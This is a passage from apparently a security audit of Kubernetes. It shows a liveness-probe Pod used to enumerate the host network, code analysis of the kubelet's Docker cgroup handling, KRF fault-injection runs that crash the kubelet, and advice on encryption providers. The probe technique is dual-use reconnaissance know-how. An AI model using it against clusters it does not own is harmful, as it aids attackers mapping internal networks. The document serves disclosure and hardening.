An example Pod file that can enumerate the host network is available in Figure 1. Applying the Pod to the cluster occurs successfully in Figure 2, followed by the subsequent liveness checks being performed against the remote host in Figure 3. Figures 4 and 5 display how the Pod status can be used as a boolean for an accessible/inaccessible host.

```
apiVersion: v1
kind: Pod
metadata:
  labels:
    test: liveness
  name: liveness-http
spec:
  containers:
  - name: liveness
    image: k8s.gcr.io/liveness
    args:
    - /server
    ports:
    livenessProbe:
      httpGet:
        host: 172.31.6.71
        path: /
        port: 8000
        httpHeaders:
        - name: Custom-Header
          value: Awesome
      initialDelaySeconds: 3
      periodSeconds: 3
```

Figure 26.1: An example liveness probe Pod file.

```
root@node1:/home/ubuntu# date
Mon Apr  8 14:44:29 UTC 2019
root@node1:/home/ubuntu# kubectl apply -f probe_test.yaml
pod/liveness-http created
root@node1:/home/ubuntu# date
Mon Apr  8 14:44:34 UTC 2019
```

Figure 26.2: The application of the Pod file to the cluster.

```
ubuntu@ip-172-31-6-71:~$ date
Mon Apr  8 14:44:26 UTC 2019
ubuntu@ip-172-31-6-71:~$ python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
172.31.24.249 - - [08/Apr/2019 14:44:40] "GET / HTTP/1.1" 200 -
172.31.24.249 - - [08/Apr/2019 14:44:43] "GET / HTTP/1.1" 200 -
172.31.24.249 - - [08/Apr/2019 14:44:46] "GET / HTTP/1.1" 200 -
172.31.24.249 - - [08/Apr/2019 14:44:49] "GET / HTTP/1.1" 200 -
172.31.24.249 - - [08/Apr/2019 14:44:52] "GET / HTTP/1.1" 200 -
```

Figure 26.3: A remote HTTP server residing on the same host network, displaying the liveness checks.

```
Ready:          True
Restart Count:  0
Liveness:       http-get http://172.31.6.71:8000/ delay=3s timeout=1s period=3s #success=1
#failure=3
```

Figure 26.4: The liveness check status resulting from a `kubectl describe Pod liveness-http`*.*

```
root@node1:/home/ubuntu# kubectl get pods
NAME            READY   STATUS    RESTARTS   AGE
liveness-http   1/1     Running   0          41s
```

Figure 26.5: The Pod is in a `Ready` *status, signifying the host is reachable.*

F. Further detail regarding TOB-K8S-021

When kubelet is running with Docker as the container runtime, the Docker shim container manager ensures that the `dockerd` and `docker-containerd` processes are in the correct cgroup. The manager performs these checks every five minutes (Figure 2), executing the `doWork` function (Figure 3) to perform the cgroup management. Within the `doWork` function, the `EnsureDockerInContainer` function (Figure 4) is executed which enumerates pids returned from `getPidsForProcess` (Figure 5). This function gets pids by first trying to read it from a pidfile path. If none is found, it will use the `PidOf` function (Figure 6) to search the `/proc` directory and attempt to match a regular-expression against process names in `/proc/<pid>/cmdline`. In the end, for each pid found, the `ensureProcessInContainerWithOOMScore` function (Figure 7) is called which will then move given pid into manager's cgroup through manager's `Apply` method and set the OOM-killer badnness heuristic via `ApplyOOMScoreAdj` method making the process less likely to be killed by OOM killer.

```
const (
        // (...)
        dockerProcessName     = "docker"
        dockerPidFile         = "/var/run/docker.pid"
        containerdProcessName = "docker-containerd"
        containerdPidFile     = "/run/docker/libcontainerd/docker-containerd.pid"
)
```

Figure 16.1: Hardcoded pidfiles paths.

```
func (m *containerManager) Start() error {
        // TODO: check if the required cgroups are mounted.
        if len(m.cgroupsName) != 0 {
                manager, err := createCgroupManager(m.cgroupsName)
                if err != nil {
                        return err
                }
                m.cgroupsManager = manager
        }
        go wait.Until(m.doWork, 5*time.Minute, wait.NeverStop)
        return nil
}
```

Figure 16.2: The `Start` function, which queues the cgroup manager for execution every five minutes.

```
func (m *containerManager) doWork() {
        // (...)

        // EnsureDockerInContainer does two things.
```

```
        //   1. Ensure processes run in the cgroups if m.cgroupsManager is not nil.
        //   2. Ensure processes have the OOM score applied.
        if err := kubecm.EnsureDockerInContainer(version, dockerOOMScoreAdj,
m.cgroupsManager); err != nil {
                klog.Errorf("Unable to ensure the docker processes run in the desired
containers: %v", err)
        }
}
```

Figure 16.3: The doWork *function, which iterates processes and ensures appropriate cgroups are applied.*

```
func EnsureDockerInContainer(dockerAPIVersion *utilversion.Version, oomScoreAdj int, manager
*fs.Manager) error {
        type process struct{ name, file string }
        dockerProcs := []process{{dockerProcessName, dockerPidFile}}
        if dockerAPIVersion.AtLeast(containerdAPIVersion) {
                dockerProcs = append(dockerProcs, process{containerdProcessName,
containerdPidFile})
        }
        var errs []error
        for _, proc := range dockerProcs {
                pids, err := getPidsForProcess(proc.name, proc.file)
                if err != nil {
                        ...
                }

                // Move if the pid is not already in the desired container.
                for _, pid := range pids {
                        if err := ensureProcessInContainerWithOOMScore(pid, oomScoreAdj,
manager); err != nil {
                                ...
                        }
                }
        }
        return utilerrors.NewAggregate(errs)
}
```

Figure 16.4: The EnsureDockerInContainer *function, enumerating pids for identified docker processes.*

```
func getPidsForProcess(name, pidFile string) ([]int, error) {
        // (...)
        pid, err := getPidFromPidFile(pidFile)
        if err == nil {
                return []int{pid}, nil
        }

        // Try to lookup pid by process name
        pids, err2 := procfs.PidOf(name)
        if err2 == nil {
                return pids, nil
        }

        // Return error from getPidFromPidFile since that should have worked
        // and is the real source of the problem.
```

```
        klog.V(4).Infof("unable to get pid from %s: %v", pidFile, err)
        return []int{}, err
}
```

Figure 16.5: The `getPidsForProcess` *function, attempting to look up a pid by process name.*

```
func getPids(re *regexp.Regexp) []int {
        pids := []int{}

        dirFD, err := os.Open("/proc")
        // (...)
        for {
                // (...)
                // allocate a lot here.
                ls, err := dirFD.Readdir(10)
                // (...)
                for _, entry := range ls {
                        // (...)
                        cmdline, err := ioutil.ReadFile(filepath.Join("/proc", entry.Name(),
"cmdline"))
                        // (...)
                        exe := strings.FieldsFunc(string(parts[0]), func(c rune) bool {
                                return unicode.IsSpace(c) || c == ':'
                        })
                        // (...)
                        if re.MatchString(exe[0]) {
                                // Grab the PID from the directory path
                                pids = append(pids, pid)
                        }
                }
        }

        return pids
 }
```

Figure 16.6: the `getPids` *function, searching for a process by name leveraging regex.*

```
func ensureProcessInContainerWithOOMScore(pid int, oomScoreAdj int, manager *fs.Manager)
error {
    if runningInHost, err := isProcessRunningInHost(pid); err != nil {
        // Err on the side of caution. Avoid moving the docker daemon unless we are able to
identify its context.
        return err
    } else if !runningInHost {
        // Process is running inside a container. Don't touch that.
        klog.V(2).Infof("pid %d is not running in the host namespaces", pid)
        return nil
    }

    var errs []error
```

```
    if manager != nil {
        cont, err := getContainer(pid)
        // (...)
        if cont != manager.Cgroups.Name {
            err = manager.Apply(pid)    <- we move pid to cgroup
            // (...)
        }
    }

    // Also apply oom-score-adj to processes
    oomAdjuster := oom.NewOOMAdjuster()
    klog.V(5).Infof("attempting to apply oom_score_adj of %d to pid %d", oomScoreAdj, pid)
    if err := oomAdjuster.ApplyOOMScoreAdj(pid, oomScoreAdj); err != nil {
        // (...)
    }
    return utilerrors.NewAggregate(errs)
}
```

Figure 16.7: the `ensureProcessInContainerWithOOMScore` *function, moving the pid to manager's cgroup.*

G. Fault injection testing of Kubernetes with KRF

KRF, a kernel fault injection tool developed by Trail of Bits, was used to identify components of Kubernetes that could fail due to a lack of proper error handling. KRF intercepts syscalls from a binary and randomly returns errors in their place.

KRF works on static binaries since it does not rely on `LD_PRELOAD` for injection. It rewrites system calls directly and adds virtually no runtime overhead. KRF is configured via `krlctl` and invoked by executing the target with `krfexec`.

Further information about KRF is available in How to write a rootkit without really trying.

Testing components of Kubernetes

The following steps detail the application of KRF to the kubelet, which is running on the underlying host without containerization.

```
root@k8s-1:/home/vagrant# lsmod | grep krf
krfx                   237568  0
root@k8s-1:/home/vagrant# ls /usr/bin | grep krf
krfctl
krfexec
```

Figure 1: Ensure the KRF module is loaded and the `krfctl` *and* `krfexec` *binaries are available.*

```
root@k8s-1:/home/vagrant# ps aux | grep kubelet
root      1405  1.8  6.1 933888 125236 ?       Ssl  11:55   0:16 /usr/local/bin/kubelet
--logtostderr=true --v=2 --address=172.17.8.101 --node-ip=172.17.8.101
--hostname-override=k8s-1 --allow-privileged=true
--bootstrap-kubeconfig=/etc/kubernetes/bootstrap-kubelet.conf
--kubeconfig=/etc/kubernetes/kubelet.conf --authentication-token-webhook
--enforce-node-allocatable= --client-ca-file=/etc/kubernetes/ssl/ca.crt
--pod-manifest-path=/etc/kubernetes/manifests
--pod-infra-container-image=gcr.io/google_containers/pause-amd64:3.1
--node-status-update-frequency=10s --cgroup-driver=cgroupfs --max-pods=110
--anonymous-auth=false --read-only-port=0 --fail-swap-on=True
--runtime-cgroups=/systemd/system.slice --kubelet-cgroups=/systemd/system.slice
--cluster-dns=10.233.0.3 --cluster-domain=cluster.local
--resolv-conf=/run/systemd/resolve/resolv.conf --kube-reserved cpu=200m,memory=512M
--node-labels=node-role.kubernetes.io/master=,node-role.kubernetes.io/node=
--network-plugin=cni --cni-conf-dir=/etc/cni/net.d --cni-bin-dir=/opt/cni/bin
--volume-plugin-dir=/var/lib/kubelet/volume-plugins
```

Figure 2: Retrieve the command used by systemd to run the Kubelet.

```
root@k8s-1:/home/vagrant# systemctl status kubelet
* kubelet.service - Kubernetes Kubelet Server
   Loaded: loaded (/etc/systemd/system/kubelet.service; enabled; vendor preset: enabled)
   Active: active (running) since Wed 2019-05-29 11:55:40 PDT; 15min ago
     Docs: https://github.com/GoogleCloudPlatform/kubernetes
```

```
  Process: 1387 ExecStartPre=/bin/mkdir -p /var/lib/kubelet/volume-plugins (code=exited,
status=0/SUC
 Main PID: 1405 (kubelet)
    Tasks: 0 (limit: 2320)
   CGroup: /system.slice/kubelet.service
           `-1405 /usr/local/bin/kubelet --logtostderr=true --v=2 --address=172.17.8.101
--node-ip=17
...
```

Figure 3: Check the systemd service status of kubelet to find out if we need to disable it.

```
root@k8s-1:/home/vagrant# systemctl stop kubelet
root@k8s-1:/home/vagrant# systemctl status kubelet
* kubelet.service - Kubernetes Kubelet Server
   Loaded: loaded (/etc/systemd/system/kubelet.service; enabled; vendor preset: enabled)
   Active: inactive (dead) since Wed 2019-05-29 12:13:59 PDT; 4s ago
     Docs: https://github.com/GoogleCloudPlatform/kubernetes
  Process: 1405 ExecStart=/usr/local/bin/kubelet $KUBE_LOGTOSTDERR $KUBE_LOG_LEVEL
$KUBELET_API_SERVE
  Process: 1387 ExecStartPre=/bin/mkdir -p /var/lib/kubelet/volume-plugins (code=exited,
status=0/SUC
 Main PID: 1405 (code=exited, status=0/SUCCESS)

...
May 29 12:13:59 k8s-1 systemd[1]: Stopping Kubernetes Kubelet Server...
May 29 12:13:59 k8s-1 systemd[1]: Stopped Kubernetes Kubelet Server.
```

Figure 4: Disable the systemd-managed kubelet.

```
root@k8s-1:/home/vagrant# krfexec /usr/local/bin/kubelet --logtostderr=true --v=2
--address=172.17.8.101 --node-ip=172.17.8.101 --hostname-override=k8s-1
--allow-privileged=true --bootstrap-kubeconfig=/etc/kubernetes/bootstrap-kubelet.conf
--kubeconfig=/etc/kubernetes/kubelet.conf --authentication-token-webhook
--enforce-node-allocatable= --client-ca-file=/etc/kubernetes/ssl/ca.crt
--pod-manifest-path=/etc/kubernetes/manifests
--pod-infra-container-image=gcr.io/google_containers/pause-amd64:3.1
--node-status-update-frequency=10s --cgroup-driver=cgroupfs --max-pods=110
--anonymous-auth=false --read-only-port=0 --fail-swap-on=True
--runtime-cgroups=/systemd/system.slice --kubelet-cgroups=/systemd/system.slice
--cluster-dns=10.233.0.3 --cluster-domain=cluster.local
--resolv-conf=/run/systemd/resolve/resolv.conf --kube-reserved cpu=200m,memory=512M
--node-labels=node-role.kubernetes.io/master=,node-role.kubernetes.io/node=
--network-plugin=cni --cni-conf-dir=/etc/cni/net.d --cni-bin-dir=/opt/cni/bin
--volume-plugin-dir=/var/lib/kubelet/volume-plugins
…
I0529 12:30:55.963305   24159 kubelet.go:1924] SyncLoop (DELETE, "api"):
"nginx-deployment-75bd58f5c7-klb6t_default(5abc8d15-50a0-11e9-b9ee-0800271589c8)"
I0529 12:30:55.969748   24159 kubelet.go:1918] SyncLoop (REMOVE, "api"):
"nginx-deployment-75bd58f5c7-klb6t_default(5abc8d15-50a0-11e9-b9ee-0800271589c8)"
I0529 12:30:55.969797   24159 kubelet.go:2120] Failed to delete pod
"nginx-deployment-75bd58f5c7-klb6t_default(5abc8d15-50a0-11e9-b9ee-0800271589c8)", err: pod
not found
I0529 12:31:03.363432   24159 setters.go:72] Using node IP: "172.17.8.101"
I0529 12:31:13.380385   24159 setters.go:72] Using node IP: "172.17.8.101"
...
```

Figure 5: Execute the kubelet with `krfexec`*.*

```
root@k8s-1:/home/vagrant# krfctl -F 'read,write'
root@k8s-1:/home/vagrant# krfctl -p 100
```

Figure 6: Begin faulting the `read` *and* `write` *syscalls with a given probability.*

```
I0529 12:33:03.547189   24159 setters.go:72] Using node IP: "172.17.8.101"
W0529 12:33:08.573424   24159 container.go:523] Failed to update stats for container
"/kubepods/burstable/pod73966cc857eb92e32c0d6cf9f97a19a4/d3918a047d80afa4cf00620924e843a5a2c
5bc5de67da2a9a20c83a483b10330": failed to parse memory.max_usage_in_bytes - read
/sys/fs/cgroup/memory/kubepods/burstable/pod73966cc857eb92e32c0d6cf9f97a19a4/d3918a047d80afa
4cf00620924e843a5a2c5bc5de67da2a9a20c83a483b10330/memory.max_usage_in_bytes: is a directory,
continuing to push stats
W0529 12:33:08.695283   24159 container.go:523] Failed to update stats for container
"/user.slice": read /sys/fs/cgroup/cpu,cpuacct/user.slice/cpuacct.usage_percpu: invalid
argument, continuing to push stats
E0529 12:33:13.051037   24159 dns.go:132] Nameserver limits were exceeded, some nameservers
have been omitted, the applied nameserver line is: 4.2.2.1 4.2.2.2 208.67.220.220
I0529 12:33:13.561374   24159 setters.go:72] Using node IP: "172.17.8.101"
I0529 12:33:23.575134   24159 setters.go:72] Using node IP: "172.17.8.101"
I0529 12:33:33.589718   24159 setters.go:72] Using node IP: "172.17.8.101"
W0529 12:33:33.611009   24159 container.go:523] Failed to update stats for container
"/systemd": failed to parse memory.kmem.limit_in_bytes - read
/sys/fs/cgroup/memory/systemd/memory.kmem.limit_in_bytes: is a directory, continuing to push
stats

…

E0529 12:33:53.386093   24159 fs.go:591] Failed to read from stdout for cmd [ionice -c3 nice
-n 19 du -s
/var/lib/docker/containers/317056cf97c8a05638f6d06d18b65e47c286f272de3e366d139be81ef6f70f4b]
- read |0: input/output error
panic: runtime error: index out of range

goroutine 384 [running]:
k8s.io/kubernetes/vendor/github.com/google/cadvisor/fs.GetDirDiskUsage(0xc0019ed5c0, 0x5b,
0x1bf08eb000, 0x1, 0x0, 0x0)

/workspace/anago-v1.13.4-beta.0.55+c27b913fddd1a6/src/k8s.io/kubernetes/_output/dockerized/g
o/src/k8s.io/kubernetes/vendor/github.com/google/cadvisor/fs/fs.go:600
+0xa86k8s.io/kubernetes/vendor/github.com/google/cadvisor/fs.(*RealFsInfo).GetDirDiskUsage(0
xc000c36690, 0xc0019ed5c0, 0x5b, 0x1bf08eb000, 0x0, 0x0, 0x0)

…

/workspace/anago-v1.13.4-beta.0.55+c27b913fddd1a6/src/k8s.io/kubernetes/_output/dockerized/g
o/src/k8s.io/kubernetes/vendor/github.com/google/cadvisor/container/common/fsHandler.go:120
+0x13b
created by
k8s.io/kubernetes/vendor/github.com/google/cadvisor/container/common.(*realFsHandler).Start

/workspace/anago-v1.13.4-beta.0.55+c27b913fddd1a6/src/k8s.io/kubernetes/_output/dockerized/g
o/src/k8s.io/kubernetes/vendor/github.com/google/cadvisor/container/common/fsHandler.go:142
+0x3f
root@k8s-1:/home/vagrant#
```

Figure 7: Example kubelet crash when read and write calls are faulted.

TOB-K8S-025: kubelet crash due to improperly handled errors was identified by injecting faults into the kubelet. Randomly faulting the `read` and `write` syscalls revealed that the `STDOUT` and `STDERR` of `ionice` were not handled appropriately. This led to a `panic` in the kubelet when an attempt was made to access index zero of `STDOUT`. No `STDOUT` was returned because the `ionice` command did not execute successfully.

Testing containerized applications

KRF can run on containerized applications by exploiting the Docker container runtime. It is possible to load the KRF kernel module on a host and, since Docker containers share their host's kernel, use `krfexec` within a container with an unconstrained seccomp profile.

Kubespray uses containerized versions of Kubernetes components, such as the kube-apiserver, which are then managed by the Kubelet. Using the method above, these components can be tested with KRF. An example of this can be seen in the figures below, where the kube-apiserver's read and write syscalls are intercepted and randomly faulted.

While it is possible to apply KRF to containerized components of Kubernetes, the limitations and accuracy of this testing method have not been thoroughly explored.

```
root@k8s-1:/home/vagrant# lsmod | grep krf
krfx                   237568  0
root@k8s-1:/home/vagrant# ls /usr/bin | grep krf
krfctl
krfexec
```

Figure 1: Ensure the KRF module is loaded and the `krfctl` *and* `krfexec` *binaries are available.*

```
root@k8s-1:/etc/kubernetes/manifests# cat kube-apiserver.yaml
apiVersion: v1
kind: Pod
metadata:
  annotations:
    scheduler.alpha.kubernetes.io/critical-pod: ""
  creationTimestamp: null
  labels:
    component: kube-apiserver
    tier: control-plane
  name: kube-apiserver
  namespace: kube-system
spec:
  containers:
  - command:
    - /usr/bin/krfexec
    - kube-apiserver
    - --allow-privileged=true
    - --apiserver-count=2
    - --authorization-mode=Node,RBAC
    - --bind-address=0.0.0.0
    - --endpoint-reconciler-type=lease
    - --insecure-port=0
```

```
    -
--kubelet-preferred-address-types=InternalDNS,InternalIP,Hostname,ExternalDNS,ExternalIP
    - --runtime-config=admissionregistration.k8s.io/v1alpha1
    - --service-node-port-range=30000-32767
    - --storage-backend=etcd3
    - --advertise-address=172.17.8.101
    - --client-ca-file=/etc/kubernetes/ssl/ca.crt
    - --enable-admission-plugins=NodeRestriction
    - --enable-bootstrap-token-auth=true
    - --etcd-cafile=/etc/ssl/etcd/ssl/ca.pem
    - --etcd-certfile=/etc/ssl/etcd/ssl/node-k8s-1.pem
    - --etcd-keyfile=/etc/ssl/etcd/ssl/node-k8s-1-key.pem
    -
--etcd-servers=https://172.17.8.101:2379,https://172.17.8.102:2379,https://172.17.8.103:2379
    - --kubelet-client-certificate=/etc/kubernetes/ssl/apiserver-kubelet-client.crt
    - --kubelet-client-key=/etc/kubernetes/ssl/apiserver-kubelet-client.key
    - --proxy-client-cert-file=/etc/kubernetes/ssl/front-proxy-client.crt
    - --proxy-client-key-file=/etc/kubernetes/ssl/front-proxy-client.key
    - --requestheader-allowed-names=front-proxy-client
    - --requestheader-client-ca-file=/etc/kubernetes/ssl/front-proxy-ca.crt
    - --requestheader-extra-headers-prefix=X-Remote-Extra-
    - --requestheader-group-headers=X-Remote-Group
    - --requestheader-username-headers=X-Remote-User
    - --secure-port=6443
    - --service-account-key-file=/etc/kubernetes/ssl/sa.pub
    - --service-cluster-ip-range=10.233.0.0/18
    - --tls-cert-file=/etc/kubernetes/ssl/apiserver.crt
    - --tls-private-key-file=/etc/kubernetes/ssl/apiserver.key
    image: gcr.io/google-containers/kube-apiserver:v1.13.4
    imagePullPolicy: IfNotPresent
    livenessProbe:
      failureThreshold: 8
      httpGet:
        host: 172.17.8.101
        path: /healthz
        port: 6443
        scheme: HTTPS
      initialDelaySeconds: 15
      timeoutSeconds: 15
    name: kube-apiserver
    resources:
      requests:
        cpu: 250m
    volumeMounts:
    - mountPath: /usr/bin/krfexec
      name: krfexec
    - mountPath: /etc/ssl/certs
      name: ca-certs
      readOnly: true
    - mountPath: /etc/ca-certificates
      name: etc-ca-certificates
      readOnly: true
    - mountPath: /etc/ssl/etcd/ssl
      name: etcd-certs-0
      readOnly: true
    - mountPath: /etc/kubernetes/ssl
      name: k8s-certs
      readOnly: true
    - mountPath: /usr/local/share/ca-certificates
      name: usr-local-share-ca-certificates
```

```
      readOnly: true
    - mountPath: /usr/share/ca-certificates
      name: usr-share-ca-certificates
      readOnly: true
  hostNetwork: true
  priorityClassName: system-cluster-critical
  volumes:
  - hostPath:
      path: /usr/bin/krfexec
      type: File
    name: krfexec
  - hostPath:
      path: /etc/ssl/certs
      type: DirectoryOrCreate
    name: ca-certs
  - hostPath:
      path: /etc/ca-certificates
      type: DirectoryOrCreate
    name: etc-ca-certificates
  - hostPath:
      path: /etc/ssl/etcd/ssl
      type: DirectoryOrCreate
    name: etcd-certs-0
  - hostPath:
      path: /etc/kubernetes/ssl
      type: DirectoryOrCreate
    name: k8s-certs
  - hostPath:
      path: /usr/local/share/ca-certificates
      type: DirectoryOrCreate
    name: usr-local-share-ca-certificates
  - hostPath:
      path: /usr/share/ca-certificates
      type: ""
    name: usr-share-ca-certificates
status: {}
```

Figure 2: The modified `kube-apiserver.yaml` *Pod specification. Lines highlighted in red add support for executing the* `kube-apiserver` *with KRF.*

```
root@k8s-1:/etc/kubernetes/manifests# docker ps
...
b3f05b45f7eb        fc3801f0fc54                                    "/usr/bin/krfexec ku..."   24
minutes ago      Up 24 minutes
k8s_kube-apiserver_kube-apiserver-k8s-1_kube-system_d9716cf54bfa1dd7308a966819ebf489_0
```

Figure 3: The `kube-apiserver` *is being executed by* `krfexec` *within the container, managed by the kubelet as a static Pod manifest.*

```
root@k8s-1:/etc/kubernetes/manifests# krfctl -F 'read,write'
root@k8s-1:/etc/kubernetes/manifests# krfctl -p 100
```

Figure 4: Configure KRF to begin faulting syscalls

```
root@k8s-1:/home/vagrant# journalctl -fu kubelet
...
```

```
May 29 23:41:23 k8s-1 kubelet[3869]: I0529 23:41:23.641190    3869 setters.go:72] Using node
IP: "172.17.8.101"
May 29 23:41:23 k8s-1 kubelet[3869]: E0529 23:41:23.913850    3869 dns.go:132] Nameserver
limits were exceeded, some nameservers have been omitted, the applied nameserver line is:
4.2.2.1 4.2.2.2 208.67.220.220
May 29 23:41:33 k8s-1 kubelet[3869]: I0529 23:41:33.652605    3869 setters.go:72] Using node
IP: "172.17.8.101"
May 29 23:41:33 k8s-1 kubelet[3869]: E0529 23:41:33.661438    3869
kubelet_node_status.go:380] Error updating node status, will retry: failed to patch status
"{\"status\":{\"$setElementOrder/conditions\":[{\"type\":\"MemoryPressure\"},{\"type\":\"Dis
kPressure\"},{\"type\":\"PIDPressure\"},{\"type\":\"Ready\"}],\"conditions\":[{\"lastHeartbe
atTime\":\"2019-05-30T06:41:33Z\",\"type\":\"MemoryPressure\"},{\"lastHeartbeatTime\":\"2019
-05-30T06:41:33Z\",\"type\":\"DiskPressure\"},{\"lastHeartbeatTime\":\"2019-05-30T06:41:33Z\
",\"type\":\"PIDPressure\"},{\"lastHeartbeatTime\":\"2019-05-30T06:41:33Z\",\"type\":\"Ready
\"}]}}" for node "k8s-1": rpc error: code = Unavailable desc = transport is closing
May 29 23:41:33 k8s-1 kubelet[3869]: I0529 23:41:33.687669    3869 setters.go:72] Using node
IP: "172.17.8.101"
May 29 23:41:33 k8s-1 kubelet[3869]: E0529 23:41:33.910846    3869 dns.go:132] Nameserver
limits were exceeded, some nameservers have been omitted, the applied nameserver line is:
4.2.2.1 4.2.2.2 208.67.220.220
May 29 23:41:40 k8s-1 kubelet[3869]: I0529 23:41:40.849000    3869 prober.go:111] Liveness
probe for
"kube-apiserver-k8s-1_kube-system(d9716cf54bfa1dd7308a966819ebf489):kube-apiserver" failed
(failure): Get https://172.17.8.101:6443/healthz: EOF
May 29 23:41:43 k8s-1 kubelet[3869]: I0529 23:41:43.696203    3869 setters.go:72] Using node
IP: "172.17.8.101"
...
```

Figure 5: View the output of kubelet logs, which display the kube-apiserver faulting on `read` *and* `write` *syscalls.*

Testing cluster operations

Health checks are needed to test the fault tolerance of core components of the cluster during operation. Without suitably granular health checks, it is not possible to identify whether failures have occurred as a result of fault injection. Furthermore, well-defined failure scenarios of a cluster must exist to prevent identifying false positives that would otherwise be recoverable.

There was insufficient time to build an adequate set of health checks and failure modes to use KRF in this manner during this assessment.

H. Documentation changes for cryptographic best practices

Name	Encryption	Strength	Speed	Key Size	Other Considerations
secretbox	XSalsa20 and Poly1305; authenticated	Strongest	Fastest	32-byte	This should be the default for users who do not wish to use KMS. It's harder to misuse than the AES modes, and extremely performant.
kms	AES-GCM with automatic key rotation	Strongest	Faster	32-byte	Users should default to using KMS. It automates tasks like key rotation, and therefore prevents attacks against the underlying AES-GCM encryption. FIPS compliant.
aescbc	AES-CBC with PKCS#7 padding; not authenticated	Do not use - vulnerable to padding oracle attacks	Fast	32-byte	AES-CBC does not authenticate data and is known to be vulnerable to padding oracle attacks. While these are not currently feasible attacks against Kubernetes, CBC is risky and a strictly worse option than Secretbox and KMS
aesgcm	AES-GCM with random nonce; authenticated	Do not use - improper key rotation will lead to compromise	Fastest	16, 24, or 32-byte	While GCM has become widely used for authenticated encryption, it is extremely error-prone and requires frequent key rotation. If users do not handle key rotation properly, an adversary will be able to acquire their authentication key.
identity	None	N/A	N/A	N/A	This should never be used. Kubernetes should remove it as a default.